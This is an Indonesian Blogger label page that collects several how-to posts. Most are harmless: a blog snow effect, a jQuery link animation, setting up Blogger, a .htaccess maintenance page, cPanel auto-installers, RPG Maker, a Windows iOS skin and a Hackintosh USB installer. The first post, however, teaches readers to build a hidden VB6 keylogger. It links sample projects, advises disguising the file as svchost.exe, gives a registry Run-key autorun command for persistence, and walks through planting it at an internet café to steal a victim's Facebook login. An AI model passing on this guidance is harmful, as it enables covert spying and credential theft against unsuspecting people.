Showing posts with label membuat. Show all posts

Membuat keylogger sederhana dengan Visual Basic 6

Pasti nama keylogger sudah tidak asing lagi bagi kalian,  manfaat dan kegunaannya tentunya sudah mengerti betul. Kali ini saya akan sedikit share cara membuat keylogger dengan VB6 , ke unggulan dari keylogger yang di buat dengan visual basic 6 tidak melakukan  instal cukup klik 2x langsung jln , sdh teruji di windows vista tidak terdetek anti virus & tidak terlihat di task manager, kalo periksa di  proses namenya ya pasti ada, makanya buat nama EXE nya jangan keylogger.exe harus di samarin seperti svchost.exe /services.exe yang selalu ada di taskmanger di tampilan prosses namenya..
Yang harus di perlukan untuk pembuatan keylogger  adalah  software visual basic6 jika blom punya  silahkan download
Download : Visual basic 6 Enterprise Edition full version
Karena saya tau ini dari hasil copy paste ,dan saya tidak dapat menjelaskan lebih detail langsung saja saya kasih Sample projectnya,kalian bisa langsung jadikan Exe atau kalian bisa menambahkan bila ada yg kurang.

Download : Sample keylogger VB6
Download : Sample Hiden keylogger VB6

Ada sedikit tambahan untuk hiden keylogger agar aktif saat komputer pertama kali di hidupkan
letakan register autorun di bagian  "Private Sub Form_Load()"

Shell ("reg add HKLMSOFTWAREMicrosoftWindowsCurrentVersionRuncontoh /v ValueName /d c:keylogger.exe /t REG_SZ /f")
ket:
"contoh" nama folder di regedit terserah bisa di rubah
"c:keylogger.exe" lokasi file exe yang akan di panggil , (nama & lokasi harus benar)
 kesimpulan: jika  di disk c:   ada yang bernama keylogger.exe maka akan otomatis berjalan saat komputer pertama kali di hidupkan

Tips:
Cara pasang keylogger di warnet ,
  1. keylogger taruh di flash disk
  2. Main personal / jng paket,agar bisa berhenti kapan saja, karena main dengan personal biasanya komputer tidak restart jika kita selesai
  3. colokan flashdisk di bagian belakang agar tidak terlalu tampak
  4. tunggu target,pilih orang yang gila zynga poker mau main, kalau dia datang ,stopin biling kalian ,agar pemain zynga poker tadi main tempat anda tadi, kalian pulang / keliling2 dulu sekitar 10 menit
  5. pastikan target sdh masuk facebook, kemudian kalian datang lagi untuk mengambil flashdisk yg pura pura ketinggalan tadi,
Selamat Mencoba ^_*
Read More..

Cara membuat Efek salju pada blog

Tak bosan-bosannya saya berbagi pengetahuan pada sobat semua karena berbagai yaitu salah satu perbuatan yang paling yang di sukai oleh Tuhan, yang saya bahas kali ini Cara Membuat Efek Salju Pada Blog, penasaran yuk langsung aja ikuti langkah-langkahnya :


  • Login pada blog sobat
  • Pilih Rancangan > Elemen Halaman > Add gadget (HTML/JavaScript)
  • Copy code script dibawah dan paste di kotak tadi , untuk judulnya kosongkan saja.
  • <script src="http://ayriyzone.googlecode.com/files/salju.js"></script>

Simpan dan lihat hasilnya.Sekian dulu tutorial Cara Membuat Efek Salju Pada Blog, Semoga bermanfaat.

Read More..

Membuat Tampilan Gambar Link Tautan Bergoyang

Heloo Sobat sobat .... kali ini saya akan mengasih tauu cara membuat Link Bergoyang, pasti baguss dehh, kalian mau tau cara nya niihhhh ane kasihh dehhh 
Cara membuatnya :
1. Login ke akun Blogger sobat
2. Pilih Rancangan -- Edit Html (download template anda untuk mengurangi resiko kesalahan peletakan script) -- centang Expand Widget Template
3. Search kode berikut </head>  ( untuk mempermudah pencarian tekan Ctrl + F / F3 )
4. Copy paste script di bawah ini Pasang kode diatas </Head>


<script src=http://ajax.googleapis.com/ajax/libs/jquery/1.3.2/jquery.min.js type=text/javascript/>
<script type=text/javascript>
$(document).ready(function() {
$(&#39;a&#39;).hover(function() { //mouse in
$(this).animate({ marginLeft: &#39;12px&#39; }, 400);
}, function() { //mouse out
$(this).animate({ marginLeft: 0 }, 400);
});
});</script>

5. Save Jika sudah selesai sobat
6. Coba lihat tampilan pada blog sobat….gimana kerenkan ? Uhuuuuyy…..hehehe

Selamat mencoba sobat dan silahkan kasih tahu am sobat blogger lain yang pemula…..Ok.
Eits jangan lupa tulis kritik dan saran di kotak komentar ya dan gabung jadi my followers……trims

Wasslamualaikum wr wb
Read More..

Tutorial Cara Membuat Blog Dengan Mudah

IGM | Lagi-Lagi saya posting nih, membawakan Artikel yang pastinya bermanfaat bagi yang kurang tau tentang Dunia Blogger, Yaitu "Cara membuat Blog" mungkin artikel ini sangat lumrah dibaca oleh blogger tingkat dewa, tapi apa salahnya share kan? Baiklah jika anda tertarik membuat sebuah blog untuk sekedar hobi nulis atau jadikan bisnis kalian pasti membutuhkan informasi yang saya berikan ini.

Tutorial Membuat Blog Gratis
Tutorial Membuat Blog

Cara Membuat Blog dari awal

1.) Kunjungi www.blogger.com
2.) klik Sign Up
3.) Jika sudah isilah profil anda dengan lengkap seperti : Nama Depan, Nama Belakang, Alamat Gmail kalian, Alamat Email isilah dengan lengkap. jika sudah kalian langsung saja ketik huruf/nomer sesuai yang tertera di kolom Capta. Selanjutnya kalian centang kotak Term Of Use dan About Personalization
4.) Klik Next Step

Sign Up dan Pegisian Data Diri (Demo)
Sign Up dan Pengisian Data Diri


5.) Jika akun sudah terbentuk, langsung saja klik "Add Profile Photo jika Anda ingin Menambahkan Sebuah Photo jika sudah klik "Next Step"
6.) Nah sekarang kalian sudah mempunyai akun di Gmail jika ingin membuat blog langsung Saja klik Tombol warna biru "Back To Blogger" Setelah itu  klik "Lanjutkan ke Blogger"
7.) Nah Cara membuat blog sudah selesai sekarang kalian bisa Kreasikan Tampilan Blog Anda dan Membuat sebuah Postingan.
8.) Pilih Buat Blog selanjutnya pilih nama Blog anda dan Alamtnya. Usahakan memilih Nama dan Alamat yang SEO(Kata yang sering di cari di internet) seperti ini

Buat Blog dan pilih judul,alamat dan template blog | IGM
Buat blog dan Pilih Judul, Alamat dan templates yang SEO
9.)  Jika Sudah pilih template dan Klik Create Blog!!
10.) Kalian akan kembali ke blogger Dashboard kalian cari menu yang letaknya di samping Gambar Pensil dan pilih Template
11.)  Jika ingin Membuat Blog Baru kalian tidak usah mengulang Cara yang tadi kalian tinggal pergi ke Dashboard dan pilih New Blog/Blog Baru

Buat blog dan  Design Blog | IGM
Buat Blog Baru dan Design Blog


12.) Sekarang kalian bisa mengedit Tampilan blog kalian dan membuat sebuah postingan jika pada saat kalian view blog terlihat bahasa lain yang bukan bahasa kalian, kalian bisa mengubahnya di "Settings dan pilih Language and Formatting" 
13.) Jika ingin membuat Post kalian tinggal pilih "New Post"


Nah Sekarang kalian sudah mempunyai sebuah blog yang bisa kalian kembangkan dan populerkan dengan cara berposting dengan ide sendiri dan wawasan sendiri, jangan copypaste artkel, Tingkatkan Rank dan Seo blog kalian, dan banyak lagi..


Read More..

cara membuat halaman maintenance

cara membuat halaman maintenance sangat mudah menggunakan .htaccess ikuti langkah berikut ini

1. membuat .htaccess untuk maintenance
cara masukan kode .htaccess untuk maintenance dibawah ini menggunakan notepad
# MAINTENANCE-PAGE REDIRECT
<IfModule mod_rewrite.c>
 RewriteEngine on
 RewriteCond %{REMOTE_ADDR} !^123.456.789.000
 RewriteCond %{REQUEST_URI} !/maintenance.html$ [NC]
 RewriteCond %{REQUEST_URI} !.(jpe?g?|png|gif) [NC]
 RewriteRule .* /maintenance.html [R=302,L]
</IfModule>
lalu save as .htaccess 


2 membuat maintenance.html
cara masukan kode maintenance.html dibawah ini menggunakan notepad

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html >
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>maintenance</title>
</head>
<body>
<p>maintenance</p>
</body>
</html>
kemudian save as  maintenance.html


Read More..

Membuat website sekarang sangat mudah dan tidak rumit


Mau bikin website tapi ga ngerti php, sekarang ga jadi masalah, telah banyak webhosting yang menyediakan banyak macam script yang kita klik otomatis langsung jadi.  membuat website proffesional dengan mudah tanpa  bahasa pemrograman website yang rumit.

Ingin buat blog yang keren, di cpanel webhosting gunakan script auto install sebagai berikut:

Membuat website sekarang sangat mudah

Gambar di atas adalah kumpulan script gratis yang nantinya kita pilih untuk membuat blog dengan mudah, cukup dengan klik langsung jadi. saran saya gunakan wordpress untuk membuat blog karena wordpress telah memiliki banyak developer plugin dan template yang mudah kita temukan untuk kita gunakan.


Ingin buat toko online, di cpanel webhosting gunakan script auto installer sebagai berikut:
Membuat website sekarang sangat mudah

Gambar di atas adalah kumpulan script gratis yang nantinya kita gunakan untuk membuat situs toko online dengan mudah. semua script di atas adalah aplikasi shoping chart yang di desain khusus untuk pengguna yang tidak mau di repotkan oleh rumitnya bahasa pemograman web dan desain arsitektur.



Ingin buat Foto gallery / wallpaper, di cpanel webhosting gunakan script auto installer sebagai berikut:
Membuat website sekarang sangat mudah


Gambar di atas adalah kumpulan script gratis yang nantinya kita gunakan untuk membuat website fhoto gallery dengan mudah, script di atas merupakan software di mana kita dapat mengunggah media seperti fhoto gallery yang bersifat open source yang mudah untuk di gunakan.


Ingin buat Forum, di cpanel webhosting gunakan script auto installer sebagai berikut:
Membuat website sekarang sangat mudah
Gambar di atas adalah kumpulan script gratis yang nantinya kita gunakan untuk membuat forum dengan mudah, script di atas memungkinkan anda untuk membuat komunitas online anda sendiri.

sebenarnya masih banyak script cms autoinstaller yang belum sempat saya tuliskan, kalian dapat mencobanya sendiri dari webhosting pilihan kalian

contoh video auto installer wordpress di idhostinger


klik gambar gear untuk mengatur kualitas gambar agar lebih jelas ubah menjadi (720p)


Read More..

Cara Membuat Game Dengan RPG Maker VX Ace


IGM | Cara Membuat Game Dengan RPG Maker VX Ace | Size : 216, 54 MB 

IGM | Cara Membuat Game Dengan RPG Maker VX Ace | Apa kalian ada tugas untuk membuat suatu game ? dan jika sudah ada emulatornya apakah anda sudah menentukan alur dan jalan cerita tersebut ? baiklah, mungkin postingan hari ini tentang Cara Membuat Game Dengan RPG Maker VX Ace keinginan kalian bisa terwujud untuk membuat game yang sederhana. RPG ( Role Play Game) yaitu engine yang mendominasi game taktik, jika anda ingin membuat game seperti Final Fantasy, kalian bisa mencobanya dengan engine ini, selain itu kalian bisa bereksperimen dengan mengubah tileset dan mendownload spirit di website yang menyediakannya. Tapi kekurangannya RPG Maker bukan berbasis 3D. Baiklah kalian bisa download enginenya sudah termasuk RTP denganukuran 216,54 MB. 


SCREENSHOTS


RPG Maker VX Ace Screenshots 1

RPG Maker VX Ace Screenshots 2


Minimum System Requirements

  • OS:Microsoft Windows XP / Vista / 7 (32-bit/64-bit) 
  • Processor:Intel Pentium 4 2.0 GHz equivalent or faster processor 
  • Memory:512 MB RAM 
  • Graphics:1024 x 768 pixels or higher desktop resolution 
  • Hard Drive:400 MB HD space 

Recommended System Requirements

  • Processor:Intel Pentium 4 2.0 GHz equivalent or faster processor 
  • Memory:512 MB RAM


[Download RPG Maker VX Ace]


Link Download RPG Maker VX Ace


INSTALL

  • Extract file 
  • Akan ada 2 file yaitu Program dan RTP 100
  • Pertama-tama buka RTP100 lalu Run Stup.exe untuk menginstall RPG Maker VX Ace Runtime Package
  • Klik Next, Runtime Package akan terinstall >> Next
  • Jika proses install sudah selesai, Buka folder Program dan klik Stup.exe untuk menginstall RPG Maker VX Ace
  • Tunggu proses install dan jika ada perintah memasukan kode activation, Masukan Nama kamu dan Alamat Emailmu. 
  • Ok.. Enjoy Making Interesting Game. Good Luck

Read More..

Trik Membuat Windows 7 Kelihatan seperti iOS 5


Adakah anda tahu apa itu iOS? adakah anda pernah menggunakannya...iOS adalah System operasi bagi gadget iPhone, iPad dimana ianya hanya ada pada produk apple...
yang menariknya antaramuka ios ini amat menarik pada iphone & ipad lebih2 lagi dengan kualiti screen HD...

Tidak kurang hebatnya jika Windows 7 anda kelihatan seperti iOS5...
ok.. sekarang saya tunjukkan cara2 nak buat windoows 7 kelihatan seperti ios..

Pertama anda perlu download iOS SKIN PACK >>Klik Disni<<
Dimana software ini akan mengubah semua style windows 7 anda menjadi kelihatan seperti iOS.. fungsinya sehingga mengubah paparan booting apple, wallpaper desktop, bunyi startup, shudown, icon, animation icon (rocketdock), taskbar, kedudukan taskbar kpd top, & mcm2 lagi...

1. anda hanya perlu download & install.. sekiranya anda menggunakan windows 7 64bit download yg 64bit.. jika 32bit download yg 32bit punya... cara nk tahu 64 or 32.. rightclick kt mycomputer & properties perhatikan pd system type...


Jika ianya tidak memuaskan bagi anda.. anda jgn risau, tetapan windows anda boleh dikembalikan kpd yang asal dengan hanya uninstall semula iOS SKIN PACK tersebut pd control panel> program and feature>cari iOS5 SKIN PACK...

Read More..

Bagaimana Cara Membuat Mac OSX Lion Installer Flashdisk

 Bismillahirahmanirahim


Karena kemarin ane janji mau ngasih tutor Cara Buat Lion Install-UFD jadi sekarang ane tunjukin caranya :)
Okeh,,, tanpa basa-basi lagi ayo kita mulai
Bahan-bahan yang diperlukan :
1. Sebuah komputer dengan Mac OSX yang berjalan pada komputer kawan bisa jadi, MacBook, iMac, MacMini, MacPro, atau dapat juga Hackintosh sekarang kawan. Jika ada yang tidak mempunya dari semua itu dapat memakai VMWare Workstation. Ingat jangan memakai VBox karena viturnya tidak selengkap di VMWare
2. Sebuah UFD(USB FlashDisk) kosong, berkapasitas 8GiB. Ingat harus yang kosong jangan yang ada isinya. rekom dari ane pake kingston g3
3. Yang pastinya Mac OSX Lion Installer ORIGINAL, ingat budayakan memakai OS Ori, ada di AppStore atau ditoko retail apple. kalo yang ini seh ane minta saudara ane :D "Yang Penting ORI", tapi yang kita butuhkan adalah file yang berada didalam Installer ini.


4. Download File INI ---> Download file ini terdiri dari bootloader chameleon,  Open Extra Lion DP4 GM.pkg , dan folder Lion_OSInstall_GM.tar.bz2

Tahap Installasi :
1. Buka disk utility melalui spotlight atau gambar kaca pembesar yang berada di atas pojok kanan, dan ketik lah disk utility
2. Pilih UFD kawan yang mau dijadikan installer Lion 
3. Setelah dipih, pilih tab "erase" ada 2 pilihan di manu tab erase ini yang 
    1. Format pilih : Mac OS Extended (Journaled)
    2. Name /nama : beri nama yang kawa suka, lalu pilih erase, dan erase
4. Setelah memformat UFD kawan masuk ke folder dimana kawan taro Mac OSX Lion Installernya secara deafult kalo kawan download dari AppStore berada di folder Application. lalu klik kanan Mac OSX Lion Installer tersebut 
5. Lalu pilih Show Package Contents nanti akan muncul finder lagi Pilih yang SharedSupport nanti ada 2 file pilih yang InstallESD.dmg lalu klik 2 kali
7. Setelah terbuka InstallESD.dmgNya buka terminal lalu ketik ini --> open /Volumes/Mac OS X Install ESD/BaseSystem.dmg lalu tekan enter untuk membuka BaseSystem.dmg, sebelumnya jika kawan menggunakan VMware tutup semua aplikasi dahulu.

8. Setelah itu buka kembali Disk Utility pilih USB kawan dan pilih tab Restore, pada tab restore pastikan: 
    Source adalah "Mac OS X Base System" ;dan
    Destination adalah partisi "USB" kawan, seperti gambar dibawah ini :
    dan klik restore

9. Proses selesai masuk ke UFD kawan melalui finder Masuk ke /System/Installation hapus shortcut yang bernama Packages
10. Kembali ke InstallESD.dmg copy folder Packages ke UFD(Flashdisk Kawan)/System/Installation
11. Setelah semua itu selesai extract file yang kawan download tadi Pilih  nanti akan ada 3 file berektensi .zip  
12. extract Lion_OSInstall_GM.tar.bz2, hasil extractan tersebut adalah folder System, dan isi dari folder tersebut copykan ke :
       1. Untuk folder Installation, OSInstall.mpkg. copykan keFlashdisk Kawan /System/Installation/Packages.
       2. Untuk folder Library, OSInstall. copykan keFlashdisk kawan /System/Library/PrivateFrameworks/Install.framework/Frameworks/OSInstall.framework/Versions/A
13. Extrat file Extra Lion DP4 GM.pkg.zip dan install 
14. Extract file Chameleon_2.0_RC5_r1083.pkg.zip dan install 
15. Pastikan bootloader chameleon, dan extra lion dp4 terinstall ke flashdiak kawan 
16. Selesai kini Flashdisk kawan pun telah siap untuk dijadikan Mac OSX Lion bootable installer 
Untuk memulai penginstallan Kemenu bios dan pilih UFD sebagai first boot 
Semoga postingan kali ini Membantu kawan-kawan yang ingin membuat Bootable Hackintosh-Ready di Flashdisk.
Read More..